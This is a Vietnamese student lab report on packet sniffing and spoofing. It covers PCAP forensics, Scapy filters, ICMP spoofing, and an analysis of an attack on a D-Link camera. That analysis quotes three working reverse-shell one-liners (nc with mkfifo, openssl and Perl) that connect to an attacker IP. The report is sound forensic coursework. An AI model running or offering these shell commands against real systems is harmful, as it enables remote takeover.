BÁO CÁO THỰC HÀNH

**Môn học: NT140.P12.ANTT – An Toàn Mạng**

**Tên chủ đề: Lab 1 - Packet Sniffing & Spoofing**

*GVHD: Tô Trọng Nghĩa*

**Nhóm: 6**

1. **THÔNG TIN CHUNG:**

*(Liệt kê tất cả các thành viên trong nhóm)*

Lớp: NT140.P12.ANTT.2

|  |  |  |  |
| --- | --- | --- | --- |
| STT | Họ và tên | MSSV | Email |
| 1 | Lại Quan Thiên | 22521385 | 22521385@gm.uit.edu.vn |
| 2 | Mai Nguyễn Nam Phương | 22521164 | 22521164@gm.uit.edu.vn |
| 3 | Hồ Diệp Huy | 22520541 | 22520541@gm.uit.edu.vn |
| 4 | Đặng Đức Tài | 22521270 | 22521270@gm.uit.edu.vn |

1. **NỘI DUNG THỰC HIỆN:**

|  |  |  |  |
| --- | --- | --- | --- |
| STT | Nội dung | Tình trạng | Trang |
| 1 | Task 1 | 100% | 2 - 5 |
| 2 | Task 2 | 100% | 6 - 8 |
| 3 | Task 3 | 100% | 9 - 10 |
| 4 | Task 4 | 100% | 11 - 14 |
| 5 | Task 5 | 100% | 15 - 16 |
| 6 | Task 6 | 90% | 17 - 20 |
| Điểm tự đánh giá | | | **9.5/10** |

**Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.**

BÁO CÁO CHI TIẾT

**1. TASK 1: File exfil-1.pcap ghi lại lưu lượng mạng của một tổ chức. Trong đó, người quản trị viên đang muốn tìm kẻ tấn công đang cố gắng gửi dữ liệu ra ngoài. Biết rằng kẻ tấn công không sử dụng giao thức TCP và UDP. Hãy giúp quản trị viên này tìm ra thông điệp mà kẻ tấn công gửi đi.**

- Ta sẽ sử dụng một đoạn mã python để xử lí các gói mạng trong gói tin PCAP mà ta cần tìm hiểu, trích xuất thông tin từ gói và lưu nội dung ta cần tìm vào một file txt

A screen shot of a computer code

Description automatically generated

A screen shot of a computer program


Description automatically generated

- Ta sử dụng tất cả 4 thư viện để lấy được thông tin cần thiết, chi tiết bao gồm:

* Scapy: Được sử dụng để đọc các gói tin từ tệp PCAP và xử lý các lớp IP và Raw.
* binascii: Được sử dụng để chuyển đổi dữ liệu nhị phân thành chuỗi ASCII.
* Multiprocessing (mp): Được sử dụng để tạo và quản lý các tiến trình.
* os: Được sử dụng để lấy số lượng CPU trên hệ thống

- Hàm Extract\_meaning\_content:

* Sau khi phân tích các gói tin trong file, ta thấy được những chuỗi kí tự có í nghĩa sẽ nằm sau chuỗi “MSGID2”, vì lẽ đó nên chúng ta sẽ sử dụng hàm này để lấy được chuỗi kí tự attacker muốn truyền tải ra ngoài
* Nếu tìm thấy 'MSGID2', nó sẽ kiểm tra xem phần meaningful có chứa ký tự in được và không phải là khoảng trắng
* Nếu có, nó sẽ trả về phần meaningful, ngược lại trả về None.

- Hàm process\_packet:

* Hàm này được ta sử dụng để kiểm tra xem gói tin có thuộc TCP và UDP không (đề bài có đề cập gói tin cần tìm không phải là TCP và UDP), ngoài ra nó sẽ kiểm tra them gói tin có lớp IP và Raw (payload) hay không
* Nếu thỏa mãn yêu cầu kiểm tra thì đoạn mã sẽ chuyển đổi đoạn payloads của gói tin từ thô sang chuỗi ASCII, rồi dung hàm extract\_meaningful\_content đã được đề cập trước đó để tìm và trích xuất nội dung có ý nghĩa vào list ta sử dụng để lưu trữ

A screen shot of a computer code

Description automatically generated

- Hàm worker:

* Hàm này chạy trong các tiến trình con, nó lấy các gói tin từ hang đợi packet\_queue và xử lí chúng bằng hàm process\_packet
* Hàm này giúp ta xử lí gói tin dưới Multiprocessing – gia tang tốc độ xử lí gói tin cho ta

A close up of text

Description automatically generated

- Hàm main:

* Đây là điểm bắt đầu của chương trình python
* Đầu tiên nó sẽ truy cập vào file pcap bằng thư viện scapy, nếu không tìm thấy nó sẽ thông báo lỗi

A screen shot of a computer error

Description automatically generated

* Sau khi tìm thấy file, thư viện multiprocessing (mp) được sử dụng để tạo danh sách chia sẻ Payload cần lưu giữa các tiến trình con. Ngoài ra ta còn tạo them hang đợi cho các gói tin cần xử lí ( duyệt qua các gói tin rồi them vào hàng đợi )

A screen shot of a computer code

Description automatically generated

* Tạo ra số tiến trình tương đương với CPU của hệ thống, trong đó mỗi tiến trình chạy worker gọi là tiến trình con, bắt đầu multiprocessing để ta lấy payload đã được duyệt
* Sau khi kết thúc trích xuất nội dung vào 1 file txt để ta theo dõi

A screen shot of a computer program

Description automatically generated

* Kết quả thu được ở file txt ( hình đại diện ):

A screenshot of a computer

Description automatically generated

**2. TASK 2: Trong task này, chúng ta sẽ cố gắng tìm ra những tin tặc đã truy cập vào camera an ninh trong toà nhà thông qua lỗ hổng bảo mật trên máy chủ web. Hãy dựa vào thông tin về lỗ hổng bảo mật tại link https://www.coresecurity.com/core-labs/advisories/d-link-ip-cameras-multiple-vulnerabilities, phân tích file attack.pcap, tìm ra IP của kẻ tấn công và mô tả lại quá trình tấn công.**

- Ta sẽ sử dụng một file python sử dụng thư viện Scapy để đọc các gói tin từ file **attack.pcap** và trích xuất payload có từ khóa “echo” từ các gói tin thuộc giao thức HTTP (vì đây là một kỹ thuật phổ biến trong các cuộc tấn công nhằm kiểm tra tính khả dụng của một lệnh hoặc dịch vụ từ xa, cũng như để thực hiện các hành động xâm nhập hoặc khai thác).

***task2.py:***

A screen shot of a computer program

Description automatically generated

- Ta ghi lại thông tin của những gói tin HTTP và convert những payload dạng hex sang text và ghi lại vào file result.txt:

***result.txt:***

***A black screen with white lines

Description automatically generated***

- Từ những gói tin đã bắt được, có thể thấy quá trình thực thi của kẻ tấn công diễn ra như sau:

**+ Khai thác lỗ hổng và khởi tạo kết nối**: Kẻ tấn công đã gửi các payload nhằm thực thi lệnh từ xa thông qua việc khai thác lỗ hổng trong thiết bị mục tiêu. Điều này có thể bắt đầu từ việc sử dụng các công cụ mã hóa như openssl hoặc nc (netcat) để thiết lập kết nối với máy chủ điều khiển của kẻ tấn công (ví dụ, địa chỉ IP 192.168.1.250)​(result)​(processed\_result).

**+ Tạo kết nối liên tục (persistent)**: Sau khi khai thác thành công, kẻ tấn công tạo kết nối liên tục bằng cách sử dụng các lệnh như:

* + Tạo fifo và sử dụng nc để tạo kênh giao tiếp hai chiều, qua đó lệnh được thực thi trên máy bị tấn công:

|  |
| --- |
| ***mkfifo /tmp/koled; nc 192.168.1.250 30058 0</tmp/koled | /bin/sh >/tmp/koled 2>&1; rm /tmp/koled*** |

* + Hoặc sử dụng openssl để mã hóa kết nối:

|  |
| --- |
| ***sh -c '(sleep 3862|openssl s\_client -quiet -connect 192.168.1.250:30012|while : ; do sh && break; done 2>&1|openssl s\_client -quiet -connect 192.168.1.250:30012 >/dev/null 2>&1 &)'*** |

**+ Thực thi các lệnh từ xa**: Sau khi thiết lập kết nối, kẻ tấn công bắt đầu thực thi các lệnh từ xa. Ví dụ, sử dụng Perl để mở socket và chạy các lệnh hệ thống:

|  |
| --- |
| ***perl -MIO -e '$p=fork;exit,if($p);foreach my $key(keys %ENV){if($ENV{$key}=~/(.\*)/){$ENV{$key}=$1;}}$c=new IO::Socket::INET(PeerAddr,"192.168.1.250:30253");STDIN->fdopen($c,r);$~->fdopen($c,w);while(<>){if($\_=~ /(.\*)/){system $1;}};'*** |

+ **Xóa dấu vết**: Sau khi thực thi lệnh, kẻ tấn công xóa dấu vết bằng cách xóa các tệp fifo được tạo tạm thời:

|  |
| --- |
| ***rm /tmp/koled*** |

=> Toàn bộ quá trình cho thấy kẻ tấn công sử dụng các phương thức như *reverse shell*, *socket programming* và *mã hóa kết nối* để thực thi lệnh từ xa và duy trì quyền điều khiển liên tục. Tất cả đều đến từ một IP duy nhất của kẻ tấn công đó là **10.150.109.181.**

**3. TASK 3: Đoạn code trên là ví dụ cho việc sử dụng scapy đánh hơi các gói tin trên interface br-c93733e9f913. Hàm print\_pkt(pkt) thực hiện in các thông tin của gói tin đánh hơi được. Thực thi đoạn code trên và mô tả kết quả quan sát được.**

**Lưu ý: sử dụng lệnh ifconfig tại container attacker để tìm ra interface gắn với mạng 10.9.0.0/24 và thay thế vào trường iface=’br-c93733e9f913’ trong đoạn code trên.**

- Dùng lệnh docker ps để hiển thị các container.

- Thay trường iface trong code đã cho (lưu trong **sniffer.py**) bằng interface gắn với mạng 10.9.0.0/24 là ***br-5717e1d9934a***.

A screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

- Chạy **sniffer.py** ta thấy không hiển thị gì, vì đang không có gói tin nào được truyền đi trong mạng 10.9.0.0/24.


A black and purple background

Description automatically generated with medium confidence

- Dùng docker exec để khởi động shell trên container Host A. Sau đó ping tới container Host B.

A screenshot of a computer

Description automatically generated



- Quan sát lại file **sniffer.py** trên attacker container ta được kết quả như hình dưới.

A black background with white lines

Description automatically generated

**TASK 4: Thông thường, khi đánh hơi các gói tin, chúng ta chỉ quan tâm đến một số loại gói tin nhất định. Hãy sử dụng các bộ lọc của Scapy để thu thập các gói tin theo từng yêu cầu sau:**

**- Chỉ bắt những gói tin ICMP**

**- Bắt các gói tin đến từ một IP cụ thể có cổng đích là 23**


**\* Chỉ bắt những gói tin ICMP:**

- Dưới đây là đoạn code python dùng để bắt những gói tin ICMP:

A screenshot of a computer

Description automatically generated

- Bên tấn công sẽ thực thi đoạn code trên, dưới đây là hình ảnh bên tấn công đang lắng nghe các host giao tiếp với nhau (tại lúc này, Host A và B chưa có giao tiếp gì nên màn hình in ra sẽ trống)



- Tại bước này, bên A sẽ ping cho bên B:

A screenshot of a computer program

Description automatically generated

- Ngay lặp tức, ta nhận được các gói tin ICMP từ 2 bên:

A screenshot of a computer

Description automatically generated

A computer screen shot of a program code

Description automatically generated

**\* Bắt các gói tin đến từ một IP cụ thể có cổng đích là 23:**

- Dưới đây là đoạn code python dùng bắt các gói tin đến từ IP của host A và có cổng đích là 23:

A screenshot of a computer

Description automatically generated

- Bên tấn công sẽ thực thi đoạn code trên, dưới đây là hình ảnh bên tấn công đang lắng nghe các host giao tiếp với nhau (tại lúc này, Host A và B chưa có giao tiếp gì nên màn hình in ra sẽ trống)

A screenshot of a computer

Description automatically generated

- Tại bước này, Host A sẽ thực hiện **nc -vz 10.9.0.6 23**, sử dụng công cụ Netcat (nc) để kiểm tra kết nối TCP đến một địa chỉ IP cụ thể (10.9.0.6 - HostB) trên cổng 23



- Sau khi hai host A và B giao tiếp với nhau, bên tấn công sẽ lắng nghe và thu được kết quả như bình bên dưới (bắt các gói tin TCP từ địa chỉ IP nguồn 10.9.0.5 host A và có cổng đích là 23 (Telnet), sau đó in ra chi tiết của từng gói tin được bắt.)

A screenshot of a computer


Description automatically generated

A screenshot of a computer

Description automatically generated


**TASK 5:** **Chỉnh sửa lại đoạn code dưới đây để tạo một gói tin ICMP echo request giả mạo. Dùng Wireshark để quan sát xem gói tin yêu cầu có được chấp nhận hay không. Nếu được chấp nhận, gói tin phản hồi sẽ được gửi đến địa chỉ IP giả mạo.**

**\*Đoạn mã python đã được chỉnh sửa:**

****

- Ở đây ta sử dụng ip giả mạo là “10.9.0.10” và ip đích sẽ là “10.9.0.5” để thực hiện echo request giả mạo

- Kết quả:



* Thông qua kết quả ta thấy được rằng gói tin yêu cầu không được chấp nhận bởi vì không có gói tin phản hồi được trả lại gửi đến địa chỉ IP giả mạo

**TASK 6:** **Viết chương trình sniff\_spoof.py thực hiện sniff và spoof gói tin ICMP. Cụ thể: Sử dụng 2 container đã được tạo, trong đó có container attacker.**

**- Khi thực hiện một lệnh ping tới IP X, sẽ có một gói tin ICMP echo request được tạo ra. Nếu X là địa chỉ hợp lệ, chương trình ping sẽ nhận được gói echo reply và in ra phản hồi. Đoạn code của bạn cần được chạy trên attacker container.**

**- Bất cứ khi nào nó nhận thấy ICMP echo request, bất kể địa chỉ IP đích là gì, chương trình của bạn sẽ gửi phản hồi với một gói tin giả mạo.**

**- Do đó, bất kể X có là địa chỉ hợp lệ hay không, lệnh ping sẽ luôn nhận được phản hồi cho biết X hợp lệ. Kiểm tra chương trình với một địa chỉ IP hợp lệ và một địa chỉ IP không tồn tại để kiểm tra tính đúng của chương trình.**

- Dưới đây là chương trình python sniff\_spoof.py:

A screenshot of a computer

Description automatically generated

**\* Trường hợp 1: Địa chỉ IP X hợp lệ:**

- Thực thi chương trình trên (lúc này chưa có động tĩnh gì vì bên Host A chưa thực thi lệnh ping tới địa chỉ ip nào cả)

A screenshot of a computer

Description automatically generated

- Tiến hành từ Host A ping tới Host B (10.9.0.6):

A computer screen shot of a computer program

Description automatically generated

- Lúc này bên tấn công đã thực thi thành công chương trình và in ra kết quả:

A black background with white lines

Description automatically generated

A black background with white lines

Description automatically generated

**\* Trường hợp 2: Địa chỉ IP X không hợp lệ (không có trong mạng 10.9.0.0):**

- Thực thi chương trình trên (lúc này chưa có động tĩnh gì vì bên Host A chưa thực thi lệnh ping tới địa chỉ ip nào cả)

A screenshot of a computer

Description automatically generated

- Ta tiến hành từ Host A ping đến 1 địa chỉ IP không hợp lệ, ở đây là 1.2.3.44, ta thấy lúc này Host A vẫn nhận được reply từ 1.2.3.44:

A screenshot of a computer

Description automatically generated

- Lúc này bên tấn công đã thực thi thành công chương trình và in ra kết quả:

A black background with a purple border

Description automatically generated

A black background with a purple border

Description automatically generated

- Ta thử thêm trường hợp phụ: Khi bên Attacker không thực thi chương trình sniff\_spoof.py thì khi bên Host A ping đến 1.2.3.44 thì sẽ không nhận được phản hồi gì từ địa chỉ IP này:

A screenshot of a computer

Description automatically generated